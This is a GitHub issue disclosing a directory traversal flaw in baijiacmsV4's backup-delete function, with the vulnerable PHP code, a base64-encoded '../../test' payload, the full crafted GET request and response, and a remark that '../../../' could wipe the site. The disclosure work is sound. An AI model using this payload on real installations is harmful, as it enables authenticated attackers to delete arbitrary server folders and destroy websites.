baijiacmsV4 directory traversal vulnerability #6

Open Ke7b3r0s opened this issue on Sep 19, 2020 · 0 comments

Ke7b3r0s commented on Sep 19, 2020

Directory traversal vulnerability in baijiacmsV4 allows remote authenticated attackers to delete arbitrary folders on the server via unspecified vectors.


Vulnerable code is in system/manager/class/web/database.php

```
if($operation=='delete')
 {
                $d = base64_decode($_GP['id']);

                        $path = WEB_ROOT . '/config/data_backup/';
                if(is_dir($path . $d)) {
                        rmdirs($path . $d);
                        message('备份删除成功！ ', create_url('site', array('act' => 'manager','do' => 'database','op'=>'restore')),'success');
                }
}
```


The origin request is `http://127.0.0.1:8888/baijiacms/index.php?mod=site&act=manager&do=database&op=delete&id=MTYwMDQ5ODY5OV9RejQzQmhaOQ%3D%3D&beid=1` ,which is used to delete database backuped folder.We can change the parameter "id" to delete any folders.

For example:

1. Create a folder named test




2. Base64encode "../../test"



```
../../test
```

```
Li4vLi4vdGVzdA==
```


3. Change the parameter id to "Li4vLi4vdGVzdA%3d%3d" and request this url "http://127.0.0.1:8888/baijiacms/index.php?mod=site&act=manager&do=database&op=delete&id=Li4vLi4vdGVzdA%3d%3d&beid=1"



```
GET
/baijiacms/index.php?mod=site&act=manager&do=database&op=delete&id=Li4vLi4vdGVzdA%3d
%3d&beid=1 HTTP/1.1
Host: 127.0.0.1:8888
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:80.0) Gecko/20100101
Firefox/80.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer:
http://127.0.0.1:8888/baijiacms/index.php?mod=site&act=manager&do=database&op=restor
e&beid=1
Cookie: PHPSESSID=790e73ae959d8c91b9e4596f9d9dcf9d;
_csrf=91b04abfb92340cf55cce4b9f318a56fb894bcfc68be5e9400e7ad203a1a9f9ca%3A2%3A%7Bi%3
A0%3Bs%3A5%3A%22_csrf%22%3Bi%3A1%3Bs%3A32%3A%22m0haETVjrP-EHC83anPYAd-xVqdfJcgE%22%3
B%7D
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 192.168.0.1
```

```
HTTP/1.1 200 OK
Date: Sat, 19 Sep 2020 07:02:49 GMT
Server: Apache
X-Powered-By: PHP/7.4.2
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: private
Pragma: no-cache
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 2026

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<meta content="telephone=no, address=no" name="format-detection">
<meta name="viewport"
content="width=device-width,minimum-scale=1.0,maximum-scale=1.0,user-scalable=no" />
<meta name="apple-mobile-web-app-capable" content="yes" /> <!-- apple devices
fullscreen -->
<meta name="apple-mobile-web-app-status-bar-style" content="black-translucent" />
<title>跳转提示</title>
<link href="http://127.0.0.1:8888/baijiacms/assets/public/weui.min.css"
rel="stylesheet">
<link href="http://127.0.0.1:8888/baijiacms/assets/public/weui.plus.css?v=2"
rel="stylesheet">
</head>
<body>

        <div class="page msg_success js_show" style="margin-top:50px">
    <div class="weui-msg">
        <div class="weui-msg__icon-area"><i class="weui-icon-success
weui-icon_msg"></i></div>

            <div class="weui-msg__text-area">
                                                                   <h2
class="weui-msg__title">备份删除成功！</h2>
                                         </div>

        <div class="weui-msg__opr-area">
            <p class="weui-btn-area">


  <a id="href" href="index.php?mod=site&act=manager&do=database&op=restore&beid=1"
class="weui-btn weui-btn_primary">页面自动跳转，等待时间： <b id="wait">2</b></a>
<script type="text/javascript">
(function(){
var wait = document.getElementById('wait'),href =
document.getElementById('href').href;
var interval = setInterval(function(){
        var time = --wait.innerHTML;
        if(time == 0) {
                location.href = href;
                clearInterval(interval);
        };
}, 1000);
})();
</script>
```

4. Now the test folder is deleted.



```
▼ baijiacms /Applications/MAMP/htdocs/baijiacms
    ▶ addons
    ▶ api
    ▶ assets
    ▶ attachment
    ▶ cache
    ▶ config
    ▶ docs
    ▶ includes
    ▶ system
      admin.php
      api.php
      favicon.ico
      index.html
      index.php
      install.php
      LICENSE
      mobile.php
```

5. An authenticated attacker can destroy the whole website just use the parameter "../../../" after base64encode.

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant